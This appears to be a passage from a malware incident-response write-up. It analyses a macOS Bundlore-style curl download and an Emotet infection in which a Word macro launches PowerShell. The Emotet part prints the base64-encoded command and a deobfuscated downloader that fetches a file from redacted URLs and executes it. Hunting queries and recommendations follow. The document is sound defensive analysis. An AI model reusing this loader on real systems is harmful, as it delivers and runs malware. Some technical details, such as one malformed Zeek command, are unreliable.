- Process Execution:
    - The grand-parent process /private/tmp/b6yNLWzjO executes /Volumes/Installer/Installer.app/Contents/MacOS/LightEvening, indicating an attempt to launch a potentially malicious executable.
- Command Execution:
    - The sh -c command in the parent process /bin/sh utilizes curl to download a file from a remote URL. The file is saved to /tmp and is likely intended to be executed later.
- File Modifications:
    - Three files are modified, suggesting persistence or further exploitation attempts.
- Network Connections:
    - Two network connections suggest communication with a remote server, likely for command and control (C2) purposes.
- Evade Detection:
    - Use of Legitimate Tools:
        - curl is used to download the file, and sh is used to execute commands, which may help evade detection by using standard tools and commands.
    - File Redirection:
        - Redirecting curl output to /dev/null helps avoid detection by suppressing command output.

Capabilities

- Connection Count: 1 network connection, indicating potential communication with a Command and Control (C2) server for receiving commands or data exfiltration.
- Plist Modification: Since legitimate processes are being used like bash and curl, various function can modify macOS property list (plist) files.
- Attachment: MD5 search behavior report on curl | Virus Total



Code Analysis

Command Breakdown

- sh -c: Executes the provided command string in the /bin/sh shell.
- curl -f0L -o: Downloads a file from a URL and saves it to the specified local path.
- hxxp://redacted.cloudfront[.]net/sd/?c=22lybQ==&u=67D936BA-DC18-5557-AF59-A61155059BC5&s=EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63&o=10.15.7&b=11821208528&gs=1: URL from which the malicious file is downloaded.

Analysis of Downloaded File

- Path: /tmp/EB1E53E9-6B2A-4D01-99FF-DB4CB484EA63/45D77C73-D4A2-4698-A0A1-34926AEDF82D
    - The downloaded file needs further analysis to determine its content and impact.

Severity Score

CVSS v3.1 Score: 9.5 (Critical)

Containment, Eradication, and Recovery

- **Choosing a Containment Strategy: T**he affected system was isolated from the network to prevent further damage.
- **Evidence Gathering and Handling:** The malicious script and system logs were collected as evidence.
- **Identifying the Attacking Hosts:** The attacking host was identified as a potentially malicious domain.
- **Eradication and Recovery:** The malicious script was removed, and the affected system was restored to a known good state.
- **System Monitoring**: Continuously monitor for suspicious activity and take appropriate action.

Post-Incident Activity

- **Lessons Learned:** The incident highlighted the importance of monitoring system logs and network traffic for suspicious activity.
- **Using Collected Incident Data:** The incident data was used to update the incident response plan and improve security measures.
- **Evidence Retention:** The evidence collected during the incident was retained for future reference.
- **Incident Handling Checklist:** The incident handling checklist was reviewed and updated to ensure that all necessary steps were taken.
- **Recommendations:**
    - Implement Privileged Access Management (PAM) to control access to privileged accounts and systems.
    - Provide regular security awareness training and phishing simulations to prevent similar incidents.
    - Continuously monitor system activity using SIEM solutions to detect similar incidents in real-time.
    - Implement Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.
    - Assume breach and verify each request as though it originates from an open network using Zero Trust principles.

- **Proactive Threat Hunting Queries:**
    - Splunk Query: index=_internal source=*sh* | stats count by user, host
    - Splunk Query: index=_internal source=*sh* | regex "curl" | stats count by user, host
    - Zeek Query: zeek -r <pcap_file> -w <output_file> "sh" | grep "curl"

References

1. Bundlore, Software S0482 | MITRE ATT&CK®
2. Bundlore MD5 search report | Virus Total
3. Command and Scripting Interpreter, Technique T1059 - Enterprise | MITRE ATT&CK®
4. Silver Sparrow macOS malware with M1 compatibility
5. Plist File Modification, Technique T1647 - Enterprise | MITRE ATT&CK®
6. Behavior Report on curl | Virus Total
7. Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

Scenario #5

Peer Process: c:\program files\microsoft office\office16\winword.exe
Peer MD5: 5f48187825409cbbf797617a991ce4a4
Peer Process CLI:
C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\UserName\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\KW7Y6LC1\Untitled-20201014-H470846.doc" /o "

Parent Process: c:\windows\system32\wbem\wmiprvse.exe
Parent MD5: 801e8003c257c8f540b20f1e0decd3a6

Process: c:\windows\system32\windowspowershell\v1.0\powershell.exe
Process MD5: cda48fc75952ad12d99e526d0b6bf70a
Process CLI:
POwersheLL -ENCOD
SkU5allYWndPRE05VzJOb1lYSmROREk3SkZVMk9XSnFOREE5S0NqaWdKaENidUtBbVN2aWdKaDZZbmJpZ0prcEsrS0FtRGhzNG9DWktUc21LT0tBbUc1bGQrS0FtU3ZpZ0pndGFlS0FtU3ZpZ0poMFpXM2lnSmtwSUNSbGJuWTZkVk5GY25CeVQwWnBUR1ZjUWpJd1JGbGhhMXh2ZGxCUlNHODBYQ0F0YVhSbGJYUjVjR1VnWkVseVJXTjBiM0o1TzF0T1pYUXVVMlZ5ZG1salpWQnZhVzUwVFdGdVlXZGxjbDA2T3VLQW5ITmxRM1ZTU1hSZ1dYQmdVazlVWUc5alQwemlnSjBnUFNBb0tPS0FtSFJzY3pFeTRvQ1pLK0tBbUN6aWdKa3BLeWNnNG9DWksrS0FtWFJzNG9DWksrS0FtSE14NG9DWkt5amlnSmd4TENCMGJPS0FtU3ZpZ0poejRvQ1pLU2s3SkVOMU5ubG9NWG9nUFNBbzRvQ1lWdUtBbVNzbzRvQ1lPVzltNG9DWksrS0FtSG5pZ0prcEsrS0FtSGh3NG9DWktUc2tTSEZrZDJ4cWFUMG80b0NZUjJMaWdKa3JLT0tBbURUaWdKa3I0b0NZZFRBeDRvQ1pLU3ZpZ0poejRvQ1pLVHNrU0hkNmNUaDRNVDBrWlc1Mk9uVnpaWEp3Y205bWFXeGxLeWdvSjNzd0p5dmlnSmg5UWpJdzRvQ1pLK0tBbUdSNTRvQ1pLK0tBbUdIaWdKa3I0b0NZYTNzd2ZVOTJjSEZvYnpSN01IM2lnSmdwSUNBdFJpQWdXMk5JWVZKZE9USXBLeVJEZFRaNWFERjZLeWdvNG9DWUxtWGlnSmtyNG9DWWVPS0FtU2tyNG9DWVplS0FtU2s3SkZWMFltdHNhVFk5S09LQW1FZmlnSmtyS09LQW1HRjM0b0NaSytLQW1H

cGhlZUtBbVNrcjRvQ1liT0tBbVNrN0pFRmpiSHBpTnpZOUppamlnSmh1WmVLQW1TdmlnSmgzTFc
5aTRvQ1pLK0tBbUdwbFkzVGlnSmtwSUc1bFZDNVhaV0pqVEdsRlRsUTdKRkYwT1dKM1pYRTlL
Q2ppZ0pobzRvQ1pLK0tBbUhoNDRvQ1pLU3NvNG9DWWNEcmlnSmdyNG9DWkwrS0FtQ2tyS09L
QW1DODhjdUtBbVN2aWdKaGw0b0NaS1NzbzRvQ1laT0tBbVN2aWdKaGhZK0tBbVNrcjRvQ1lkT0t
BbVNzbzRvQ1laZUtBbWVLQW1HUStMbVBpZ0prcjRvQ1liMjB2ZDNBdFllS0FtU2tyS09LQW1HUn
RhVzR2VTJKdzRvQ1pLK0tBbUMvaWdKa3I0b0NZS21qaWdKa3BLK0tBbUhoNDRvQ1pLK0tBbUh
EaWdKa3JLT0tBbVRvdkwrS0FtU3ZpZ0prOGN1S0FtU2tyS09LQW1HWGlnSmtyNG9DWVpHSGlnS
mtyNG9DWVkzUmxaRDR1WStLQW1Ta3I0b0NZYitLQW1TdmlnSmh0NG9DWkt5amlnSmd2ZCtLQ
W1TdmlnSmh3TGVLQW1Ta3I0b0NZYWVLQW1Tc280b0NZYm1QaWdKa3I0b0NZYkhWa1plS0FtU
2tyS09LQW1ITXY0b0NaSytLQW1Wa3Y0b0NZSytLQW1TcG9lT0tBbVN2aWdKaDRjT0tBbVNrcktP
S0FtRG92NG9DWUsrS0FtUzg4Y21WazRvQ1pLK0tBbUdGamRPS0FtU2tyNG9DWVpXUSs0b0NaSyt
LQW1DNWo0b0NaSytLQW1HL2lnSmtyNG9DWWJTL2lnSmtyS09LQW1IZHc0b0NaSytLQW1DM2l
nSmtwSytLQW1HUGlnSmtyS09LQW1HL2lnSmtyNG9DWWJ1S0FtU3ZpZ0poMFpXNTA0b0NaS1N2
aWdKZ3Y0b0NaSytLQW1IZmlnSmtyNG9DWVplS0FtU3ZpZ0poeTRvQ1pLeWppZ0prdkt1S0FtU3Zp
Z0psbzRvQ1pLK0tBbUhoNGNPS0FtU3ZpZ0pnNkx5ODhjdUtBbVNrcktPS0FtR1ZrNG9DWksrS0FtR0
ZqZE9LQW1TdmlnSmhsWkQ0dTRvQ1pLU3NvNG9DWVkyL2lnSmtyNG9DWWJlS0FtU2tyNG9DW
UwzZmlnSmtyS09LQW1IRGlnSmtyNG9DWUxXSGlnSmtwS3lqaWdKaGtiZUtBbVN2aWdKaHA0b0
NaS1N2aWdKaHVMK0tBbUNzbk0wVGlnSmtyS09LQW1DOHFhSGppZ0prcjRvQ1llT0tBbVNrcjRvQ
1ljRHJpZ0pncjRvQ1pMK0tBbUN2aWdKa3ZQSExpZ0prcjRvQ1laV1RpZ0prcktPS0FtR0hpZ0prcjRvQ
1pZM1JsWkQ0dTRvQ1pLK0tBbVdQaWdKa3BLK0tBbUc5dDRvQ1pLeWppZ0pndmQzRGlnSmtyNG
9DWUxXTnZiblRpZ0prcEt5amlnSmhsNG9DWksrS0FtRzUwNG9DWktTdmlnSmd2TStLQW1Tc280b0
NZWlM4cWFPS0FtU3ZpZ0poNDRvQ1pLU3ZpZ0poNDRvQ1pLeWppZ0pod09pL2lnSmdyNG9DWkx
6eGg0b0NaS1NzbzRvQ1libTkwNG9DWksrS0FtR2ppZ0prcEt5amlnSmhsY3VLQW1TdmlnSmd1NG9D
WktTdmlnSmh5WldUaWdKa280b0NZWWVLQW1TdmlnSmhqZEdWa0x1S0FtU3ZpZ0psa2IrS0FtU2t
yS09LQW1HMWg0b0NaSytLQW1HbmlnSmtwSytLQW1HNCtMbVBpZ0prcjRvQ1liMjNpZ0prcjRvQ
1lMM1BpZ0prcjRvQ1llZUtBbVNzbzRvQ1ljeTNpZ0prcjRvQ1pZMkZqNG9DWktTdmlnSmhvWmVLQ
W1TdmlnSmd2NG9DWksrS0FtRmppZ0prcjRvQ1lidUtBbVNzbzRvQ1lWT0tBbVN2aWdKZ3Y0b0NaS
ytLQW1TcG9lSGh3T3VLQW1Ta3I0b0NaTHkvaWdKa3I0b0NaUEhUaWdKa3I0b0NZYUdYaWdKa3J
LT0tBbUdiaWdKa3I0b0NZYVc1aGJDNXk0b0NaS1NzbzRvQ1laV1RpZ0prcjRvQ1lZV1BpZ0prcEt5am
lnSmgwYVcvaWdKa3I0b0NZYmo0dVkyL2lnSmtwS3lqaWdKaHRMMlRpZ0prcjRvQ1lZZUtBbVN2a
WdKaDBZUy9pZ0prcEt5amlnSmgxNG9DWksrS0FtR3gwYVczaWdKa3BLeWppZ0poaGRHVnRaVzF
pNG9DWksrS0FtR1hpZ0prcjRvQ1ljaTlNNG9DWktTdmlnSmd2NG9DWktTN2lnSnh6VUd4Z2FWVGl
nSjBvSkU5allYWndPRE1wT3lSTU5UTTFlbTFsUFNnbzRvQ1lSSFBpZ0prcjRvQ1lNM1ZsNG9DWktT
dmlnSmd6NG9DWksrS0FtSERpZ0prcE8yWnZjbVZoWTJnb0pFVXhNMnBsZDNNZ2FXNGdKRkYw
T1dKM1pYRXBlM1J5ZVhza1FXTnNlbUkzTmk3aWdKeGtZRTlYYmt4dlFXUmdSbWxnVEdYaWdK
MG9KRVV4TTJwbGQzTXNJQ1JJZDNweE9IZ3hLVHNrVEdWdFpuWm1ORDBvS09LQW1GQnhiZU
tBbVN2aWdKaHI0b0NaS1N2aWdKaDQ0b0NaSytLQW1EQm40b0NaS1R0SlppQW9LQzRvNG9DWV
IyWGlnSmtyNG9DWWRDMUpkR1hpZ0prcjRvQ1liZUtBbVNrZ0pFaDNlbkU0ZURFcEx1S0FuR3hsW
UU1bllGUkk0b0NkSUMxblpTQXpNakEzTkNrZ2V5WW80b0NZU1c3aWdKa3I0b0NZZHVLQW1Td
mlnSmh2YTJVdFNYUmw0b0NaSytLQW1HM2lnSmtwS0NSSWQzcHhPSGd4S1Rza1VHVmxNSHAy
Y1QwbzRvQ1lSK0tBbVNzbzRvQ1laalJ4YStLQW1TdmlnSmgwYytLQW1Ta3BPMkp5WldGck95Uk5
OVGRzWjNkclBTamlnSmhUNG9DWkt5amlnSmhwYXVLQW1TdmlnSmhoTmVLQW1TdmlnSmhtWi
tLQW1Ta3BmWDFqWVhSamFIdDlmU1JGTm5ONGEyWXlQU2dvNG9DWldETnNZVi9pZ0pncjRvQ
1pkK0tBbVNrcjRvQ1liT0tBbVNrPQ==

Process File Write: c:\users\UserName\b20dyak\ovpqho4\v9ofyxp.exe
File MD5: 7ee4feeded88cb104448141ef375be8c

File modification count: 1
Network connection count: 1
—--

Incident Report: Emotet Trojan Execution

Executive Summary

On [date], our organization detected a security incident involving the Emotet trojan, a sophisticated and highly persistent malware, being downloaded and executed on a system via a malicious Microsoft Word document.

Preparation

- **Preparing to Handle Incidents:** Our organization has an incident response plan to handle security incidents.
- **Preventing Incidents:** Regular security awareness training and phishing simulations are conducted to avoid similar incidents.

Detection and Analysis

- **Attack Vectors:** The attack vector was a malicious Microsoft Word document with a macro that spawned a PowerShell process to download and execute the Emotet trojan.
- **Signs of an Incident:** The incident was detected through monitoring of system logs, which indicated a suspicious executable being downloaded and executed on the system.
- **Sources of Precursors and Indicators:** System logs, network traffic monitoring, and file system monitoring.
- **Incident Analysis:** The incident involved a multi-stage attack, with the initial malicious Word document leading to the download and execution of the Emotet trojan, which has the potential for further system compromise, data exfiltration, and lateral movement.
- **Incident Documentation:** The incident was documented, including the incident report and post-incident review.
- **Incident Prioritization:** The incident was prioritized as high-risk due to the advanced and dangerous nature of the Emotet malware.
- **Incident Notification:** Relevant stakeholders were notified of the incident.

Indicators of Compromise (IoC):

- Processes:
    - winword.exe (Microsoft Word)
    - wmiprvse.exe (Windows Management Instrumentation Provider Host)
    - powershell.exe (Windows PowerShell)
- Command Line Interface (CLI):
    - C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\UserName\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\KW7Y6LC1\Untitled-20201014-H470846.doc" /o
    - POwersheLL -ENCOD $splitChar = '*' $urls = "hxxp:/<redacted>...".split($splitChar) $downloadPath = "$env:userprofile\B20dyak\Ovpqho4" $webClient = New-Object Net.WebClient foreach($url in $urls) { try { $webClient.DownloadFile($url, $downloadPath) if ((Get-Item $downloadPath).Length -ge 32074) { Invoke-Item $downloadPath break } } catch {} }
- File Details:
    - Executable: v9ofyxp.exe
    - File MD5: 7ee4feeded88cb104448141ef375be8c
    - File Path: C:\users\UserName\b20dyak\ovpqho4\v9ofyxp.exe
- Network Indicators:
    - hxxp:/<redacted>...


Tactics, Techniques, and Procedures (TTPs)

- Tactic: Initial Access (TA0001)
    - Technique: Spear Phishing Attachment (T1204.001)
        - Procedure: The attacker used a malicious Microsoft Word document with a macro to gain initial access to the system.
- Tactic: Execution (TA0002)
    - Technique: Command and Scripting Interpreter (T1059.001)
        - Procedure: The PowerShell script downloaded and executed the Emotet trojan.
    - Technique: User Execution: Malicious File
        - Procedure: The PowerShell script downloaded and executed the Emotet trojan.

Basic Static Analysis

- File Type: The malicious file was identified as a Microsoft Word document (*.docx) containing a malicious macro.
- File Size: The malicious Word document was approximately 32 KB in size.
- File Hash: The MD5 hash of the malicious executable was 7ee4feeded88cb104448141ef375be8c.
- Strings Analysis: The PowerShell script contained numerous obfuscated strings and variables, making it difficult to analyze.

- Dynamic Analysis: When executed, the PowerShell script downloaded and ran the Emotet trojan executable from a remote server.



Behavioral Analysis

Observed Activities

- Process Chain: The process chain starts with winword.exe (Microsoft Word), which spawns wmiprvse.exe and then powershell.exe to download and execute the Emotet trojan.

- Command Line Execution: PowerShell.exe uses a complex and obfuscated command line to download and execute the Emotet payload.
- Network Activity: A single network connection is established to download the Emotet trojan.
- Attached: Emotet Analysis | Hybrid Analysis
- Attached: Emotet Behavior Analysis | Virus Total

Code Analysis

After deobfuscating the powershell encoded command, the result was the following:

```
$splitChar = '*'
$urls = "hxxp:/<redacted>...".split($splitChar)
$downloadPath = "$env:userprofile\B20dyak\Ovpqho4"
$webClient = New-Object Net.WebClient
foreach($url in $urls) {
    try {
        $webClient.DownloadFile($url, $downloadPath)
        if ((Get-Item $downloadPath).Length -ge 32074) {
            Invoke-Item $downloadPath
            break
        }
    } catch {}
}
```

Command Breakdown

- URL Obfuscation and Split: The initial URL string is obfuscated and split into an array using the * character.
- Download Path Hardcoding: The download path for the Emotet trojan executable is hardcoded using the current user's profile directory and two additional directories.
- WebClient Object Creation: A new Net.WebClient object is created to download the Emotet trojan executable.
- URL Iteration and Download: The script iterates through the array of URLs, attempting to download the file to the specified path.
- Download Validation: The script checks the size of the downloaded file (≥ 32,074 bytes) to ensure a successful download.
- Execution: If the download is successful, the script executes the downloaded Emotet trojan executable.
- Loop Break: After a successful download and execution, the script breaks out of the loop.

This script is designed to download and execute the Emotet trojan using obfuscated URLs and a hardcoded download path. The size check and execution of the downloaded file indicate the script's purpose of delivering and running the Emotet malware.

Severity Score
CVSS v3.1 Score: 9.5 (Critical)

Containment, Eradication, and Recovery

- **Choosing a Containment Strategy: T**he affected system was isolated from the network to prevent further damage.
- **Evidence Gathering and Handling:** The malicious script and system logs were collected as evidence.
- **Identifying the Attacking Hosts:** The attacking host was identified as a potentially malicious domain.
- **Eradication and Recovery:** The malicious script was removed, and the affected system was restored to a known good state.
- **System Monitoring**: Continuously monitor for suspicious activity and take appropriate action.

Post-Incident Activity

- **Lessons Learned:** The incident highlighted the importance of monitoring system logs and network traffic for suspicious activity.
- **Using Collected Incident Data:** The incident data was used to update the incident response plan and improve security measures.
- **Evidence Retention:** The evidence collected during the incident was retained for future reference.
- **Incident Handling Checklist:** The incident handling checklist was reviewed and updated to ensure that all necessary steps were taken.
- **Recommendations:**
    - Implement Privileged Access Management (PAM) to control access to privileged accounts and systems.
    - Provide regular security awareness training and phishing simulations to prevent similar incidents.
    - Continuously monitor system activity using SIEM solutions to detect similar incidents in real-time.
    - Implement Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.
    - Assume breach and verify each request as though it originates from an open network using Zero Trust principles.

- **Proactive Threat Hunting Queries:**

    - Splunk Query: index=_internal source=*PowerShell* | search "DownloadFile" OR "Invoke-Item" OR "Net.WebClient"
    - Splunk Query: index=network | search "hxxp:/*" OR "http:/*" | stats count by dest_ip, dest_port, url
    - Splunk Query: index=endpoint | search "B20dyak" OR "Ovpqho4"

References

- Emotet Analysis | Hybrid Analysis
- Emotet Behavior Analysis | Virus Total
- Emotet, Software S0367 | MITRE ATT&CK®
- User Execution: Malicious File, Sub-technique T1204.002 - Enterprise | MITRE ATT&CK®
- Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

Conclusion

In conclusion, a comprehensive approach to detecting and responding to malicious script execution and fileless attacks requires a multi-faceted strategy. By implementing process monitoring and tracking, event log analysis, behavioral analysis, whitelisting and sandboxing, threat intelligence integration, and automated remediation, your organization can effectively identify and mitigate these threats.

To further enhance security, it is essential to implement Privileged Access Management (PAM) to control access to privileged accounts and systems, and Identity and Access Management (IAM) to manage digital identities and ensure appropriate access.

Additionally, your organization should consider implementing Zero Trust principles to verify each request as though it originates from an open network. By assuming breaches and continuously monitoring system activity, your organization can detect and respond to potential security incidents in real-time.

By combining these techniques, your organization can create a robust security posture to detect and respond to malicious script execution and fileless attacks, ultimately protecting your systems and data from potential threats.